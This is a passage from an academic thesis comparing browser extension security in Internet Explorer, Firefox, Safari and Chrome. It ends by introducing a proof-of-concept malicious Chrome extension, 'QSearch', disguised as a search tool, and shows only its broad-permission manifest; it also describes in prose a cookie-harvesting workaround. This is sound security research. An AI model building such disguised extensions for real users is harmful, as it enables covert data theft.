Chrome extensions can implement different types of user interfaces. Extensions can add entries to context menus, add buttons to the address bar or the main toolbar of the browser or add pop-ups. Chrome extensions can however not add own toolbars to the browser.

Chrome extensions can work with windows and tabs, are able to push notifications, can access bookmarks, cookies, the browsing history, the clipboard, and a list of all installed extensions, can use HTML5 local storage and HTML5 geolocation. In Chrome, extensions come as zipped `.crx` files, hat contain a manifest file, HTML pages, content scripts and any other files that are needed, for instance images. The manifest is a JSON[1] file which contains the most important information about an extension. The manifest file also includes the permissions the extension is granted. HTML pages can contain one background page and user interface pages. The background page holds the main logic of the extensions. Though, background pages should be avoided whenever possible as these HTML pages are always open in the background of the browser which can cause performance problems. User interface pages contain ordinary HTML code that implements the user interface of the extension. Content scripts are JavaScript files to be injected into web content. These scripts are executed as if they were part of the web page they interact with and content scripts can access and modify data on that page.

Google provides Chrome extensions with a rich set of APIs. Access to subsets of these APIs can be given in the manifest file by adding the corresponding key [27] into the *permissions* section. Google Chrome further gives developers the possibility to integrate NPAPI[2] plug-ins into the extension. This allows for calling into native binary code from JavaScript. NPAPI plug-ins lift all restriction on functionality of extensions.

Furthermore, Chrome provides special message APIs allowing for direct cross-extension communication without forcing extensions to communicate via shared DOM.

Chrome provides an extension manager allowing for deactivation of extensions individually or disabling all extensions at once. Running Chrome without extensions is possible without starting a new instance of the browser.

[1]JavaScript Object Notation (JSON) [32] is a lightweight data interchange format. Based on JavaScript it is easy to read and write for humans.

[2]The Netscape Plugin Application Programming Interface (NPAPI) is a cross-platform plug-in architecture [33]

3.5. Overview of Browser Functionalities

In this section, we summarize this chapter by giving an overview of the maximal set of functionality accessible to browser extensions in each browser by design in Table 3.2. This overview does not consider workarounds for retrieving data that is protected by design. The given table clearly illustrates that Safari restricts extension functionality the most, whereas the other browsers in principle do not restrict browser extension functionality.

Feature	**Internet Explorer**	**Firefox**	**Safari**	**Google Chrome**
Add Context Menu Items and Extension Icons	✓	✓	✓	✓
Work with Browser Windows and Tabs	✓	✓	✓	✓
Push Notifications	✓	✓	X	✓
Bookmarks	✓	✓	X	✓
Browsing History	✓	✓	X	✓
Cookies	✓	✓	X	✓
List of Installed Extensions	✓	✓	X	✓
Cross-Extension Communication	✓	✓	✓	✓
Local Storage	✓	✓	✓	✓
Access to File System	✓	✓	X	✓[1]
Access to Clipboard	✓	✓	X	✓
Access to Physical Location	✓	✓	X	✓
Native Code Execution	✓	✓	X	✓

[1] If the extension is allowed to execute native code

Table 3.2. Functionality accessible to browser extensions by design.

Chapter 4

Browser Extension Security

Browser extensions not only improve web browsers by implementing customization and adding functionality, but also expose the browsers to various risks. Vulnerabilities in an extension could cause the corruption of the complete browser and cause severe harm to the user's machine. Therefore, web browsers implement more or less strong security models. This chapter presents some general security principles in Section 4.1 and describes the security concepts of the four browsers in the following sections.

4.1. General Security Principles

Before presenting the security models used in the extension concepts of the browsers, in this section, we introduce some general security principles important in the context of browser extensions. In the remainder of this thesis we will use these terms to describe the browsers' extension security concepts.

Least Privilege. The idea behind the principle of least privilege is to restrict extensions to a minimal set of privileges necessary in order to fulfil the assigned tasks instead of running extensions with the full set of the browser's privileges. The goal of this principle is to limit the harm an attacker who compromises an extension can cause by naturally limiting the extension's capabilities.

Privilege Separation. A security principle very similar to least privileges is the principle of privilege separation. Privileges given to an extension are split between different components of an extension. For example, one component of an extension can only access web content while another component can only access browser resources. Strict privilege separation makes it more difficult for an attacker to usurp all privileges of an extension.

Sandboxing. Running code or programs in a sandbox means running the code or program in a virtual, isolated environment. Sandboxing prevents negative impacts of untrusted code to the host machine.

Respecting Private Browsing. Browser extensions should generally not be able to circumvent the goals of private browsing by collecting data or sending data to locations excluded by private browsing.

Permission System. In a permission system, the user authorizes an extension to claim certain privileges. There are two types of such permission systems: first, permissions are statically granted before the extensions requires access to restricted resources and second, the extension dynamically requests permissions at runtime.

4.2. Microsoft Windows Internet Explorer

Windows Internet Explorer does neither implement the principle of least privilege, nor the principle of privilege separation. BHOs do not specify the set of used privileges, bundle all the extensions privileges in themselves, and directly interact with web content.

When *InPrivate* browsing is activated Internet Explorer by default disables all browser extensions in order to protect the user's wish for private browsing. Users not willing to dispense with extensions can change Internet Explorer's extension handling in private browsing mode in the preferences and allow extensions to run unrestrictedly.

Internet Explorer furthermore allows to deactivate or remove extensions on a per extension basis via the add-ons performance advisor and provides *No-Add-Ons* mode for starting up an instance of Internet Explorer that runs completely without loading browser helper objects.

While not addressing extension security only, Internet Explorer 9 runs in protected mode by default. Protected mode restricts the capabilities of BHOs by running the browser application without *Administrator* privileges. Moreover, protected mode adopts the role of a permission system through prompting the user's permission when an extension tries to install software or tries to start an application that runs outside Internet Explorer's protected mode. However, developers can add exceptions to this behavior and implement extensions that completely defy Internet Explorer's protected mode [39].

Extensions for Internet Explorer can be uploaded to the Internet Explorer Gallery [28]. Before being published each extension needs to be approved by Microsoft. Users can procure extensions not exclusively from the Internet Explorer Gallery but also from any other source that is appropriate for distributing digital data.

4.3. Mozilla Firefox

Firefox neither implements the principle of least privilege, nor the principle of privilege separation, nor a user permission system. Additionally, Firefox extensions interact directly with web content.
Firefox does not isolate extensions by running them in a dedicated process. Instead, extensions run in the same process as the browser.
Extensions can be deactivated or uninstalled on a per extension basis only in Firefox's extension manager. Running Firefox without extensions is possible in *Safe Mode.*
Extensions can be uploaded to *addons.mozilla.org (AMO).* Before publishing any extension, the extension is subject to a manual review [12]. AMO is not the only place where users can purchase extensions for Firefox. Extensions can be distributed in any other way that is typical for digital data. In order to install an extension, only the extension's `.xpi` file is needed. Extensions can be installed from arbitrary websites, as part of other programs, etc.
Firefox' security model basically consists of a list of security best practices [22] that include wrapping extension code in unique namespaces since unwrapped code could conflict with other extensions and cause unintended behavior, recommendations for safe web content handling such as using the `evalInSandbox()` function instead of the common `eval()` function, etc. However, best practices are not enforced by the browser and it is up to the developer to stick to them.

4.4. Apple Safari

Safari implements the principle of least privilege by strongly restricting extensions in their privileges. Safari extensions can neither access the file system outside the extension's folder, nor access user related data such as cookies, bookmarks, or the browsing history. Safari extensions cannot execute native code and furthermore, extensions lack the ability to manage proxy settings, to add themes to the browser, to push notifications, to communicate with other extensions, to access the clipboard, to access the application cache of the browser, and to access functions and variables defined in web page scripts.
Another aspect of Apple's implementation of least privilege are the *Website Access Settings.* Website Access Settings allow developers to restrict extensions to certain websites. Three access levels, *None*, *Some*, and *All*, can be assigned to an extension. *None* and *All* are self-explaining. *Some* means that the developer can define a limited set of websites the extension is allowed to inject code to by using URI patterns.
The ingredients of Safari extensions mentioned in Section 3.3 are split into two parts: an *application part* holding any global page or extension bar and a *content part* holding injected scripts and injected style sheets. Privilege separation is implemented for both parts, they can only access distinct resources. On the one hand, the application part interacts with the Safari application and can access the `SafariApplication`[1] and `SafariExtension`[2] classes. On the other hand, the content part interacts with web con-

[1]The `SafariApplication` class allows a Safari extension to interact with the Safari application.
[2]The SafariExtension class represents your extension outside of the web content.




Figure 4.1. Safari extension architecture [34].

tent and has access to the `SafariContentExtension`[3] class. This division is strict, i.e., the only way the extension parts can interact with each other is by sending messages over message proxies. There are two message proxies: the *Tab proxy* and the *Webpage proxy*. The tab proxy is responsible for forwarding messages from the content part to the application part. The webpage proxy forwards messages vice versa. If, for example, an extension's global HTML needs to act on web content, it needs to send a message through the webpage proxy telling an injected script to act on it. The Safari extension architecture is illustrated in Figure 4.1.

Safari's permission system consists of user-defined whitelists and blacklists. These lists contain match patterns as being used to define website access settings. If there is a whitelist an extension can only access web pages with URIs patterns matching the whitelist. Blacklist prohibit extensions to access web pages with URI matching an entry of the blacklist. Whitelists and blacklists are applied after the *Website Access Settings*. That is, an extension with access level *None* cannot access a web page with an URI matching the whitelist.

Safari extensions run in a sandbox. Sandboxing is especially applied to the execution of HTML, CSS, and JavaScript. Launching code that runs outside the extension's sandbox is prohibited.

Safari's private browsing mode does not affect extensions in Safari in any way: installed extensions stay enabled and are still able to perform the specified tasks.

Although extension are enabled by default, Safari gives cautious users the possibility to not only deactivate and uninstall single extensions but also to turn extensions completely off.

After having registered for the *Safari Developer Program*, developers have the opportunity to distribute extensions via the *Safari Extension Gallery*. The *Safari Extension Gallery* requires extensions to be signed with a *Safari Extension Signing Certificate* and developers to accept the *Safari Extensions Gallery Submission Agreement*. Extensions do not necessarily need to be submitted to the *Safari Extension Gallery* in order to be installable in Safari. Installation from any other source, such as other web servers or from

[3]The `SafariContentExtension` class represents your extension to scripts running inside the web content.




Figure 4.2. Chrome extension architecture [44].

hard disk, is also possible.

4.5. Google Chrome

Google adopted the extension concept of Barth et al. [44] in the Chrome browser. This extension concept is built with security in mind and implements least privilege, privilege separation, and isolation.

Google Chrome's implementation of the principle of least privilege not generally restricts the privileges extensions can gather, but restricts every extension to a set of privileges defined by the developer. Privileges can be requested for accessing certain APIs, websites (by defining URI patterns), or for executing arbitrary code. A complete list of all privileges is available at the Google Chrome extension reference [1]. Requested privileges are known at install time and need to be confirmed by users. If the user refuses to give the permission to the extension, the extension cannot be installed.

Google Chrome extensions are divided into three parts: content scripts, the extension core, and a native binary (see Figure 4.2). Content scripts incorporate any sort of JavaScript file that runs in the context of web pages and allow for direct interaction with web pages. Each content script can directly access the DOM of a single web page. However, content scripts cannot use variables and functions defined by web pages and the only other privilege extensions have besides interacting with a web page is to send JSON messages to the extension core through the `chrome.extension` API. The extension core holds the user interface of an extension and can access the APIs requested in the manifest file. This part of the extension is implemented in HTML and JavaScript. Although holding the main logic of the extension, the extension core cannot directly interact with web content. The extension core needs to communicate with a content script through

the message APIs or execute a *XMLHttpRequest*[1]. Native binaries can be integrated to extensions via NPAPI plug-ins and make the only possibility for an extension to execute arbitrary code and to access the user's file system outside the extension's folder. By default, native binaries can only interact with the extension core but developers can expose native binaries directly to web content. Furthermore, native binaries run with the full permissions of the user and are neither sandboxed nor protected from malicious input.
Google's permission system requires developers to request task-specific privileges in the manifest file. At the beginning of the extension's installation a list of the requested privileges is shown to users. Users are given the chance to deny giving these privileges to the extension which immediately aborts the installation.
Google Chrome sandboxes the rendering of HTML code and the execution of JavaScript. Additionally, Chrome implements several isolation mechanisms for extensions. The first mechanisms is an adoption of the same origin policy. A public key is included to extension URIs. The extended URI serves as origin for browser extensions. Adoption of the same origin policy to extensions allows to isolate extensions from browser internals, web pages, and other extensions. The second isolation mechanism is process isolation. Each of the aforementioned parts of an extension runs in a different process. While content scripts run in the same process as their corresponding web page, the extension core and the native binaries each run in own processes. Process isolation helps to prevent browser implementation errors and low-level exploits such as buffer overflow attacks. Finally, Chrome implements an isolation mechanism called *isolated worlds*. Isolated worlds affect content scripts only. This mechanism allows content scripts to change their JavaScript environment without conflicting with the web page or other content scripts. This is achieved by giving each content script own JavaScript objects to access the DOM of a web page. Furthermore, isolated worlds completely separate JavaScript on web pages from JavaScript in content scripts. Since web pages cannot access variables and functions defined in content scripts and vice versa, content scripts can offer functionality that should not be available from web pages.
Since Google Chrome cannot influence the way data is processed in extensions, browser extensions are disabled by default when browsing in private. However, `chrome://extensions` allows users to add exceptions per extension. Extensions running in Incognito mode are not especially restricted by Chrome.
Developers, having registered to the *Chrome Developer Dashboard*, are free to upload extensions to the *Chrome Web Store*. Before being published in the *Chrome Web Store* extension undergo an automatic review and when the occasion arises also a manual review. Though, the Chrome Web Store is not the only way to distribute extensions. Developers can choose to host extensions on other servers or even couple them to other software. That is, the installation of a browser-unrelated program could also enforce the installation of a Chrome extension.

[1]HttpXMLRequest is an API allowing scripts to exchange data with a server via the HTTP protocol

Chapter 5

Extension Concept Analysis

Having shown which capabilities each of the four major browsers gives to the corresponding extensions (Chapter 3) and how extensions are secured (Chapter 4), in a next step we analyze the efficacy of each extension security concept. The analysis consists of two phases: in a first phase, we identify the threat model the browsers defend against and show how well each browser performs (Section 5.1). In a second phase, we find another threat for browser extensions and analyze how the browser defend against this threat (Section 5.2).

5.1. Benign-but-buggy Extensions

The authors of Chrome's extension concept state that Chrome's security concept focuses on protecting users from *benign-but-buggy* extensions [44]. That is, developers write an extension with best intentions but are not security experts and thus might introduce security relevant bugs into the extension. Examination of the extension concepts and the corresponding security features of Internet Explorer, Firefox, and Safari shows that these browsers defend against the same threat model. The following part of this section shows why assuming this threat model is justified and evaluates each concept according to its utility.

Internet Explorer. By offering to implement browser extensions as browser helper objects, Internet Explorer equippes developers with a very powerful tool allowing for unlimited browser extensibility. However, unlimited extensibility also introduces severe risks for security. There are two key points in what makes BHOs dangerous: first, browser helper objects run with the same privileges as the browser, and second, browser helper objects have full access to the Win32 API and can execute arbitrary code. Thus, an attacker who compromises a browser extension can in the worst case also compromise the host machine.
Internet Explorer's security mechanisms are very restrained. As a first line of defense, Internet Explorer can be run in protected mode which reduces the capabilities of a successful attacker by running the browser with a very limited set of privileges. Anyway,

developers can implement extensions that defy protected mode. Additionally, the protected mode is not designed to prevent browser helper objects from being compromised. Preventing BHO compromisation is especially hard to fulfill since browser helper objects directly interact with web content and lack privilege separation.
Internet Explorer's second line of defense consists of turning extensions off. Extensions can be turned off individually using the add-on performance advisor. This action is useful when a user suspects a certain extension to be malicious, for example by violating the user's privacy through forwarding the browsing history. To globally prevent BHOs from being compromised, Internet Explorer can be started up in no-add-ons mode. Running without loading browser helper objects ultimately protects extensions from being compromised but also conducts the concept of browser extensibility ad absurdum and is not acceptable as a permanent solution of the extension security issue.

Firefox. Mozilla advertised Firefox 3.6 with the slogan "*faster, more secure, and customizable*" [11] which can certainly be considered as a side blow against the Internet Explorer. Though, concerning extension security, Firefox suffers from very similar problems as Microsoft's web browser due to the akin nature of Firefox extensions and browser helper objects. Extensions for Firefox are part of the browser's Chrome and as such, extensions run with full user privileges. Additionally, extensions for Mozilla's browser can implement XPCOM components which allows for execution of arbitrary native code. This combination makes the browser customizable at will via extensions but also introduces the same risks to Firefox as BHOs do to the Internet Explorer. Compromisation of an extension can cause the loss of integrity of the whole system. Again, just like in the Internet Explorer, Firefox' extension concept does not implement privilege separation, and extensions interact with web content directly. Furthermore, it is up to the developers to correctly handle web content according to Firefox' security best practices. A long list of exploits of Firefox extensions suggest that completely relying on correct data handling by developers is not the best approach to guarantee extension security. Once an extension is successfully compromised, attackers can fully compromise the user's machine.

Safari. Safari's extension concept strongly differs from the concepts seen so far in both extension functionality and the applied security model. While extensions for the Internet Explorer and for Firefox can add arbitrary functionality to the browser, Safari forces extensions into tight limits (cf. Table 3.2). By design Safari neither allocates APIs for accessing user-related (browsing) data nor allows extensions to execute arbitrary code. Therefore, the capabilities of an attacker having successfully compromised an extension are heavily restricted, e.g., just compromising an extension never allows an attacker to install software on the host machine.
Safari's tight set of extension privileges forms Apple's implementation of the principle of least privilege. This implementation grants every extension the whole set of Safari's well-defined extension privileges that do not require the developer to take explicit action but at the same time strongly restricts this set in general. It is questionable whether this design cuts the possibilities for extension developers too restrictively. Without question this design effectively protects data integrity on the host machine in case of a compromised extension. However, some of the data protected by Safari's design of privilege restriction is, at least partially, accessible. A compromised extension cannot access Safari's browsing

history but a compromised extension can gather an own browsing history for future events. Collecting the browsing history is possible by accessing the `SafariBrowserTab` class which allows extensions to request the URI of any open web page.

While Safari's extension concept provides good protection of data on the user's machine, this design is not able to protect the data on web pages. A (compromised) extension is able to fully access the DOM tree of a web page and can use this as an entry point for an attack, e.g., by leaking sensitive user-data to malicious servers.

Browser windows running in private browsing mode do neither restrict the resources accessible to extensions, nor the actions that extensions can perform. This behavior preponderates since compromised extensions are able to partially annul private browsing mode. For example, a compromised extension could safe information that allows to restore private browsing sessions.

Recall that in order to prevent extensions from being compromised, Safari's extension architecture splits extensions into two components as described in Section 4.4. Each of these components holds a distinct set of privileges. In particular the component responsible for directly interacting with web content can only access the DOM tree of a website and send messages to the other component interacting with the browser application via the tab proxy. To gain an extension's full set of privileges, an attacker would first have to compromise an extension-provided script interacting with a web page, then make the script forward malicious input to the global HTML page, and compromise the global HTML page. This design decision provides an additional layer of defense against script injection attacks[1] from malicious websites by individually sandboxing the components and thus makes it harder for attackers to usurp the extension's full privileges.

However this precaution is not sufficient and the security of this architecture also suffers from the same problem as the models of Internet Explorer and Firefox: it highly relies on correct data handling from developers. More precisely, developers have to be careful when handling data originated from web content [21]. For example, using JavaScript's `eval` method to parse imported data allows the data to be executed as code and is discouraged from being used.

Safari further minimizes the attack surface for malicious web content by implementing website access settings, as well as user-defined whitelists and blacklists (cf. Section 4.4). The website access settings make developers explicitly state which websites to apply extension scripts to. Because most extensions work with a small number of trusted websites this feature prevents malicious websites from injecting code into the extension. Additionally, users can further restrict the websites extensions are applied to by defining whitelists and blacklists.

Compared to Internet Explorer and Firefox, the applied extension concept provides several advantages in security. Though, the security mechanisms implemented by Apple clearly cut back extension functionality and Safari ends up to be the browser allowing least extensibility among the browsers analyzed in this work.

Google Chrome Chrome's extension concept also implements the security principles seen in Safari's extension concept. However, Google implements these features significantly different and thereby provides more flexibility in extension functionality. Chrome's

[1]Exploitation of a bug, typically on a website, that results in execution of inputted code.

extension concept can be interpreted as the attempt to provide a wide range of functionality while at the same time providing a reasonable extend of security.

The conflict between extension functionality and security creates two types of extensions. Just like COM in Internet Explorer and XPCOM in Firefox, NPAPI plug-ins are Chrome's tool for letting developers execute arbitrary native code inside a browser extension. However, integrating NPAPI plug-ins is strongly discouraged by Google since this type of extension defies any extension security mechanism implemented by Chrome. NPAPI plug-in extensions are not sandboxed, run with users' full privileges, and are able to expose own interfaces which are directly accessible from the web content. Because of the additional risks NPAPI poses to users, extensions containing NPAPI plug-ins are subject to manual inspection before being published in the Chrome web store. The bottom line is that this type of extension is just as vulnerable and dangerous as extensions for Internet Explorer and Firefox.

Most extensions can perform the designated task without requiring the ability to execute native code. These extensions can be given subsets of a rich set of privileges available to Chrome extensions. Unlike Apple, Google limits the capabilities of extensions (and thus the capabilities of successful attackers) not by restricting extension functionality in general but instead by restricting each extension individually. Compared to Apple's extension architecture this design allows more and more fine-grained privileges for extensions. By granting task-specific privileges only Chrome effectively minimizes the capabilities of an attacker and thus optimally protects users from compromised extensions.

Additionally to the implementation of the principle of least privilege, Chrome is the only browser to inform users about the privileges requested by extensions before installing them. Although well intended, we doubt the efficacy of such a permission system, as most users tend to be overtrustful and to just click through installation dialogues. Among the compared browsers, Chrome has the most sophisticated implementation of least privileges. All the same, privileges are not fine-grained enough. Just to give one example, given the privilege to access certain web pages, an extension could still make trouble by accessing or modifying elements on these web pages that the extension is not intended to.

Similar to Safari, Chrome deploys a multi-components extension architecture (cf. Figure 4.2). Chrome extensions are split into three components: content scripts, an extension core, and optionally native binaries.

Given an extension that contains a native binary which does not directly provide an interface to web content, an attacker could only directly interact with low-privileged content scripts. Therefore, to gain the extension's full set of privileges, the attacker would first need to compromise a content script, make it forward malicious input to the extension core and finally make the extension core forward malicious input to the native binary. To resume this, again each component not directly interacting with web content introduces an additional layer of defense against script injection attacks, but in the end the security of Google's extension concept also stands and falls by correct data handling by developers.

5.2. Malicious Extensions

Additionally to the threat model of *benign-but-buggy* extensions, there is the threat model of *malicious* extensions. A malicious programmer develops browser extensions with the intention to abuse privileges granted to these extensions. Such extensions focus on at least one of two goals: first, collect personal information about users, and second, install browser-independent malware on the host-machine. Malicious programmers make users install some of their extensions either by bundling them to some other applications the user installs or by masking their actual functionalities by some other "useful" functionality.
We believe that this menace exists in reality for several reasons: in any major browser, extensions can be distributed besides the official market places. Some browsers even allow browser extensions as part of the installation process of other applications. Furthermore, users tend to be overtrustful regarding browser extensions.
In the presence of the malicious extensions the usual security mechanisms to protect extensions from being compromised are circumvented. Instead, this threat model shows the importance of restricting extension privileges as malicious extensions exhaust granted privileges to the limit.

Internet Explorer. As extensions for Internet Explorer run with the full set of the browser's privileges, at first glance Internet Explorer's protected mode seems to be suitable for preventing malicious extensions from doing harm to the user's machine. However, as stated in Section 4.2, developers may allow extensions to circumvent protected mode and thus also to access and modify medium or high integrity objects. On closer inspection Internet Explorer's protected mode turns out not to be suitable for protecting users from malicious extensions and as running the browser completely without extensions cannot be considered a solution in the context of browser extensibility, Microsoft's web browser remains entirely unprotected against malicious extensions.

Firefox. Recall that Mozilla's web browser itself does not enforce any security mechanisms for browser extensions. Instead, Firefox' extension security concept consists of a set of best practices to ensure safe data handling. The threat model of the malicious programmer completely dismantles this concept: a malicious extension can unrestrictedly access and modify resources on the user's machine.

Safari. Due to Safari's implementation of the principle of least privilege, the set of privileges a malicious programmer can gather when writing an extension for Safari is the least extensive among the browsers compared in this thesis and thus restricts malicious extensions the most. However, some of the data protected by design can still be accessed through workarounds. As stated in Section 5.1, extensions can collect the browsing history of the user since the `SafariBrowserTab` class allows extensions to request the URIs of open web pages. There is another a workaround for retrieving cookies of certain websites although Safari does not provide a cookies API. To find out the cookies from *www.example.com*, an extension can navigate to that website, make an injected script request `document.cookie` and let the injected script pass the cookies back to the extension.

At this point it is worth mentioning that on the one hand, Safari strongly restricts extension privileges in general, but on the other hand, a malicious extension is free to use any privilege within these borders without needing to limit the set of used privileges at any time. In the presence of malicious extensions website access setting, blacklists, and whitelists alone do not form a layer of defense.
In particular vulnerable to malicious extensions is Safari's private browsing mode. Making developers responsible for maintaining private browsing mode opens the doors for malicious extensions to attack this mode. The malicious extension can help a website to link sessions of the user, can leave traces about private browsing sessions, and can tell a website whether or not private browsing is enabled.


Google Chrome. In Chrome, a malicious programmer who writes an extension containing a NPAPI plug-in has the power to act arbitrarily on the user's machine. If a user installs such an extension the system's integrity is completely lost. Thus, we focus on the scenario of the malicious programmer settling for writing an extension not able to execute arbitrary native code. In this case, the malicious programmer can still choose from a rich set of privileges. The advantage of Chrome's extension concept is that it limits a single extension to a fixed set of possible attacks. However, letting the attacker choose privileges of interest reduces the efficacy of Chrome's implementation of least privilege.
Google's user permission system provides a layer of defense against malicious programmers. It gives an overview of an extension's privileges and functionality and an extension requesting certain privileges might make users suspicious. However, additionally to users tending to be overtrustful this would require users to have adequate technical knowledge and privileges to be more fine-grained. For example, Chrome privileges do neither state whether or not an extensions is allowed to establish connections to web pages, nor which elements of a web page an extension is allowed to access.
As Chrome protects private browsing sessions by disabling browser extensions by default the browser prevents malicious programmers from harming private browsing unless the user chooses to allow extensions to run in private browsing sessions. In this case the extensions can detect whether a web page is opened within a private browsing session, can store data about the private browsing session on the user's machine, and can help websites to link browsing sessions of the user. The scenario of users allowing extensions to run in private browsing mode seems to be very likely since users do not want to miss the functionality provided by their extensions. Thus Google is pledged to better protect private browsing in the future.
Another problem in the context of malicious programmers is cross-extension communication which can be used to give an extension privileges it does not request in its manifest file. Cross-extension communication facilitates privilege escalation as extensions do not need to communicate via shared DOM.
We sum up that Chrome is more vulnerable in the presence of malicious extensions than Safari. This additional vulnerability is mainly due to Google allowing developers to choose from a richer set of too coarse-grained privileges.

Chapter 6

Concept Exploit

Section 5 showed weaknesses in the extension concepts of the four major browsers. While Goggle Chrome and Safari provide fair protection in the context of benign-but-buggy extensions, all browsers stand out by being extremely vulnerable in the context of malicious extensions. In this section, we present an extension for Google Chrome which shows how easy developers can abuse the trust the browser puts in extensions and their developers.

Exploiting Google Chrome. We have implemented a browser extension for Google Chrome called *QSearch*. *QSearch* is an instance of an extension written by a malicious programmer that masks its actual functionality by providing some "useful" functionality that runs in the foreground of the extension. *QSearch* allows users to perform a Google search directly on text selected on a web page by clicking the magnifying glass icon that is added to the main toolbar of the browser. When clicking *QSearch's* button, the extension forwards selected text to Google and shows the results of the search in a new tab.



Welcome to Wikipedia,
the free encyclopedia that anyone can edit.
3,844,635 articles in English

- Arts
- Biography
- Geography
- History
- Mathematics
- Science
- Society
- Technology
- **All portals**

Today's featured article

Compsognathus is a monotypic genus of small, bipedal, carnivorous theropod dinosaur. The species ***Compsognathus longipes*** was the size of a turkey and lived around 150 million years ago, the early Tithonian stage of the late Jurassic Period, in what is now Europe. Paleontologists have found two well-preserved fossils, one in Germany in the 1850s and the second in France more than a century later. Many presentations still describe *Compsognathus* as a "chicken-sized" dinosaur because of the small size of the German specimen, which is now believed to be a juvenile form of the larger French specimen. *Compsognathus* is one of the few dinosaurs for which the diet is known with certainty: the remains of small, agile lizards are preserved in the bellies of both specimens. Although not recognized as such at the time of its discovery, *Compsognathus* is the first theropod dinosaur known from a reasonably complete fossil skeleton. Until the 1990s, it was the smallest known non-avialan dinosaur and the closest supposed relative of the early bird *Archaeopteryx*. Thus, its genus is one of the few dinosaur genera to be well known outside of paleontological circles. (**more...**)

Recently featured: Mathew Charles Lamb – Brad Pitt – *The Green Child*

Archive – **By email** – **More featured articles...**

Did you know...

From Wikipedia's newest content:

- that the **winning nation** *(trophy pictured)* at the UEFA European Football Championship

In the news

- Scientists describe a new species of frog, ***Paedophryne amauensis***, the smallest known vertebrate.
- **Malam Bacai Sanhá** *(pictured)*, President of Guinea-Bissau, dies in office at the age of 64.
- Anwar Ibrahim, leader of the Malaysian opposition and former Deputy Prime Minister, **is acquitted** of a sodomy charge.
- **A hot air balloon crash** near Carterton, New Zealand, kills 11 people.
- **A suicide bombing** in Damascus kills 26 people and wounds more than 60, according to Syrian officials.
- Two people are convicted of the **murder of Stephen Lawrence**, the crime that led to a landmark change in double jeopardy law in the United Kingdom.

Wikinews – **Recent deaths** – **More current events...**

On this day...

January 12: **Memorial Day** in Turkmenistan (1881); **Zanzibar Revolution Day** in Tanzania (1964)

- 1777 – **Mission Santa Clara de Asís**, a Spanish mission that formed the basis of both the city of Santa Clara, California, and the University of Santa Clara, was established.

Figure 6.1. User interface provided by *QSearch*.

```
{
 ``name'': ``QSearch'',
 ``version'': ``1.0'',
 ``description'': ``Search Google directly from text selection.'',
 ``browser_ action'': {
  ``default_icon'': ``icon.png''
 } ,
 ``background_ page'': ``background.html'',
 ``permissions'': [
  ``tabs'',
  ``http://*/*'',
  ``https://*/*''
 ],
 ``content_ scripts'': [ {
  ``matches'': [``http://*/*'', ``https://*/*''],
  ``js'': [``content.js''],
  ``all_ frames'': true
 } ]
}
```

